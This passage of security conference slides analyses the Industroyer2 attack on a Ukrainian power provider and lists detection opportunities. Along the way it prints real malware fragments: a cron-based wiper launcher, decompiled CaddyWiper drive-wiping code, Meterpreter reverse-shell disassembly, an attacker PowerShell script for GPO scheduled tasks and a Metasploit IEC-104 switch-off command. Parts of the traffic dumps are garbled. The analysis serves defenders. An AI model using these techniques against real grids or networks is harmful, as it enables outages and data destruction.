Cause: Activation confirm (x7) | Telegram type: M_SC_NA_1 (x2D)

MSTR ->> SLV 10.1.1.1:2404
x68 x04 x01 x00 x04 x00

S(0x1) | Length:6 bytes |

MSTR ->> SLV 10.1.1.1:2404
x68 x0E x02 x00 x02 x00 x2D x01      x06 x00 x03 x00 x9A xFC x01 x01

I(0x0) | Length:16 bytes | Sent=1 | Received=1
ASDU:3 | OA:0 | IOA:130202 |
Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)
```

C:\industroyer2\40\_115.exe

```
21:33:24:0391> T281 00006800
21:33:24:0423> RNM 0015
21:33:24:0438> T65 00006800
21:33:24:0438> 10.██████: 2404: 3
21:33:24:0454> 10.██████ M68B0 SGCNT 44
21:33:24:0470> RNM 0015
21:33:24:0485> 10.██████ M6813
21:33:24:0485> T113 00006800
21:33:24:0485> 192.██████: 2404: 2

MSTR ->> SLV 10.██████:2404
21:33:24:0501> 192.██████ M68B0 SGCNT 8
21:33:24:0517> 192.██████ M6813
21:33:24:0517> RNM 0015
x68 21:33:24:0532> 192.██████: 2404: 1

MSTR ->> SLV 192.██████:2404
x04 21:33:24:0548> 192.██████ M68B0 SGCNT 16
x68 x43 21:33:24:0579> 192.██████ M6813
x00 x04 x43 x00
MSTR ->> SLV 192.██████:2404
x68 x00 x00 x00

x04 x43 U |x00


Length:6 bytes | x00 x00 TESTFR con U | Length:6 bytes |
x00

TESTFR con U | Length:6 bytes | TESTFR con

MSTR <-> SLV 10.██████:2404
x68
MSTR <-> SLV 192.██████:2404
x04 x83 x68 x04 x00 x00 x83
MSTR <-> SLV 192.██████:2404
x00 x68 x00 x04

x00 x00 U |x83 Length:6 bytes | x00
x00 TESTFR act U |x00
```

# Co-deployed malware




**14:58 UTC:** Deployment of **CaddyWiper** on some Windows machines and of **Linux and Solaris** destructive malware at the energy provider

**15:02 UTC:** Sandworm operator creates the scheduled task to launch **Industroyer2**

**16:10 UTC:** Scheduled execution of **Industroyer2** to cut power in a Ukrainian region

**16:20 UTC:** Scheduled execution of **CaddyWiper** on the same machine to erase **Industroyer2** traces



2022-04-08

```
109 if [[ $is_owner -eq 0 ]]; then
110     echo "Start most security mode!"
111     crontab -l > /var/log/tasks
112
113     check_solaris=$(find /etc -name os-release > /var/log/res)
114     check_solaris=$(cat /var/log/res)
115
116     if [ -s /var/log/res ]; then
117         check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
118         check_solaris=$(cat /var/log/res)
119
120         if [[ $check_solaris -eq 0 ]]; then
121             echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown" >> /var/log/tasks
122         else
123             echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
124         fi
125     else
126         echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
127     fi
128
129     crontab /var/log/tasks
130     rm -f /var/log/tasks
131     rm -f /var/log/res
132 fi
133
```

Setting up the cron job to launch the wipers

```
36 strcpy(lib, "netapi32.dll");
37 LoadLibraryA(lib);
38 Buffer = 0;
39 result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
40 if ( *(DWORD *)Buffer != DsRole_RolePrimaryDomainController )
41 {
42     LoadLibraryA(s_advapi32);
43     strcpy(dir, "C:\\Users");
44     Wipe(dir);
45     strcpy(drive, "D:\\\\");
46     for ( i = 0; i < 24; ++i )
47     {
48         Wipe(drive);
49         ++drive[0];
50     }
51     return CorruptPartitionTable();
52 }
53 return result;
54 }
```

# Defense

## Defense

- Suspicious IEC-104 traffic
- Lateral movement via Impacket
- Meterpreter
- Scheduled task via Group Policy

# Industroyer2 playground

Screenshot of the ESET GitHub organization page:

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- Pinned Repositories:**
  - malware-ioc** (Public) - Indicators of Compromises (IOC) of various investigations. 1.2k stars, 231 forks.
  - malware-research** (Public) - Code written during malware investigations. 318 stars, 84 forks.
  - ipyida** (Public) - IPython console integration for IDA Pro. 534 stars, 73 forks.
  - vba-dynamic-hook** (Public) - VBA Dynamic Hook for analyzing VBA macros. 125 stars, 42 forks.
  - yara** (Public) - Forked from VirusTotal/yara. 12 stars, 5 forks.
  - vulnerability-disclosures** (Public) - Repository of vulnerabilities disclosed by ESET. 12 stars, 1 fork.
- People:** Shows three user icons.
- Top languages:** Python, C, JavaScript, C++, Java.
- Most used topics:** malware, python, reverse-engineering, malware-analysis, malware-research.

<https://github.com/eset/malware-research/tree/master/industroyer2>

# Detection opportunities: lateral movement via Impacket

## The following tools are featured in Impacket

### Remote Execution

- [psexec.py](#): PSEXEC like functionality example using RemComSvc (<https://github.com/kavika13/RemCom>).
- [smbexec.py](#): A similar approach to PSEXEC w/o using RemComSvc. The technique is described [here](#). Our implementation goes one step further, instantiating a local smbserver to receive the output of the commands. This is useful in the situation where the target machine does NOT have a writeable share available.
- [atexec.py](#): This example executes a command on the target machine through the Task Scheduler service and returns the output of the executed command.
- [wmiexec.py](#): A semi-interactive shell, used through Windows Management Instrumentation. It does not require to install any service/agent at the target server. Runs as Administrator. Highly stealthy.
- [dcomexec.py](#): A semi-interactive shell similar to wmiexec.py, but using different DCOM endpoints. Currently supports MMC20.Application, ShellWindows and ShellBrowserWindow objects.

Source: SecureAuth

cmd.exe spawned by parent process: **WmiPrvSE.exe**

Specific command line:

**cmd.exe /Q /c cmd /c %COMMAND% 1> \\127.0.0.1\ADMIN\$\\%timestamp% 2>&1**

# Detection opportunities: Meterpreter

Loader for Meterpreter payloads:

- reverse\_tcp
- reverse\_http

Inserted in legitimate binaries via Shellter Pro

```
.text:01001977    push    eax
.text:01001978    push    0E0DF0FEAh ; WSASocketA
.text:0100197D    call    ebp
.text:0100197F    xchg    eax, edi
.text:01001980
.text:01001980 loc_1001980:          ; CODE XREF: .text:01001980
.text:01001980    push    10h
.text:01001982    push    esi
.text:01001983    push    edi
.text:01001984    push    6174A599h ; connect
.text:01001989    call    ebp
.text:01001988    test    eax, eax
.text:0100198D    jz     short loc_10019A4
.text:0100198F    push    4E20h
.text:01001994    push    0E035F044h ; Sleep
.text:01001999    call    ebp
.text:01001998    jmp    short loc_1001980
.text:0100199D ;
.text:0100199D    push    56A2B5F0h ; ExitProcess
.text:010019A2    call    ebp
.text:010019A4
.text:010019A4 loc_10019A4:          ; CODE XREF: .text:010019A4
.text:010019A4    push    0
.text:010019A6    push    4
.text:010019A8    push    esi
.text:010019A9    push    edi
.text:010019AA    push    5FC8D902h ; recv
'-----'
```

# Detection opportunities: scheduled task via Group Policy (GPO)

Custom PowerShell script to create immediate scheduled task

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```
$Root = [ADSI]"LDAP://RootDSE"
$DomainPath = $Root.Get("DefaultNamingContext")
$DistinguishedName = "CN=Policies,CN=System," + $DomainPath
Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red

$adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
$adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
$PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\
Write-Host $adGPO
$adGPOPath = [ADSI]$adGPO

Try {
    $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
} Catch {
    Write-Host "Error1"
    Exit
}

if (![[string]]::IsNullOrEmpty($SourceFile)) {
    if (![[string]]::IsNullOrEmpty($DestinationFile)) {
        $filename = Split-Path $DestinationFile -Leaf
        $filenamePath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\" + $filename
        Copy-Item -Path $SourceFile -Destination $filenamePath
        Create-File -PreferencesPath $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $filenamePath -Destination $DestinationFile
    }
}
Create-Tasks -PreferencesPath $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time 0 -appName $appName -args $args
```

# IEC104 Client for Metasploit

Example sending switching command IOA address to be switched is "5", the command type is a double command "46", command is for switching off without time value "5" Using local IEC 104 server simulator

```
msf auxiliary(client/iec104/iec104) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf auxiliary(client/iec104/iec104) > set command_address 5
command_address => 5
msf auxiliary(client/iec104/iec104) > set command_type 46
command_type => 46
msf auxiliary(client/iec104/iec104) > set command_value 5
command_value => 5
msf auxiliary(client/iec104/iec104) > run

[+] 127.0.0.1:2404 - Received STARTDT_ACT
[*] 127.0.0.1:2404 - Sending 104 command
[+] 127.0.0.1:2404 - Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0000
[+] 127.0.0.1:2404 - CauseTx: 07 (Activation Confirmation)
[+] 127.0.0.1:2404 - IOA: 5 DCO: 0x05
[+] 127.0.0.1:2404 - Parsing response: Single point information with time (M_SP_TB_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0002
[+] 127.0.0.1:2404 - CauseTx: 03 (Spontaneous)
[+] 127.0.0.1:2404 - IOA: 3 SIQ: 0x00
[+] 127.0.0.1:2404 - Timestamp: 2018-03-30 21:39:52.930
[+] 127.0.0.1:2404 - Parsing response: Double command (C_DC_NA_1)
[+] 127.0.0.1:2404 - TX: 0002 RX: 0004
[+] 127.0.0.1:2404 - CauseTx: 0a (Termination Activation)
[+] 127.0.0.1:2404 - IOA: 5 DCO: 0x05
[*] 127.0.0.1:2404 - operation ended
[*] 127.0.0.1:2404 - Terminating Connection
[+] 127.0.0.1:2404 - Received STOPDT_ACT
[*] Auxiliary module execution completed
msf auxiliary(client/iec104/iec104) >
```

# Wrap up

## Further reading

- ESET: [Industroyer2: Industroyer reloaded](#)
- Mandiant: [INDUSTROYER.V2: Old Malware Learns New Tricks](#)
- Nozomi Networks: [Industroyer vs. Industroyer2: Evolution of the IEC 104 Component](#)
- Joe Slowik/Dragos: [CRASHOVERRIDE: Reassessing the 2016 Ukraine Electric Power Event as a Protection-Focused Attack](#)

## Black Hat sound bytes

- The threat is **serious** but can be **thwarted**
- Threat actor “**sophistication**” lies in **knowledge of protocols** and **target environment**
- **Defense** should focus on **early detection & prevention**



# Thank you...



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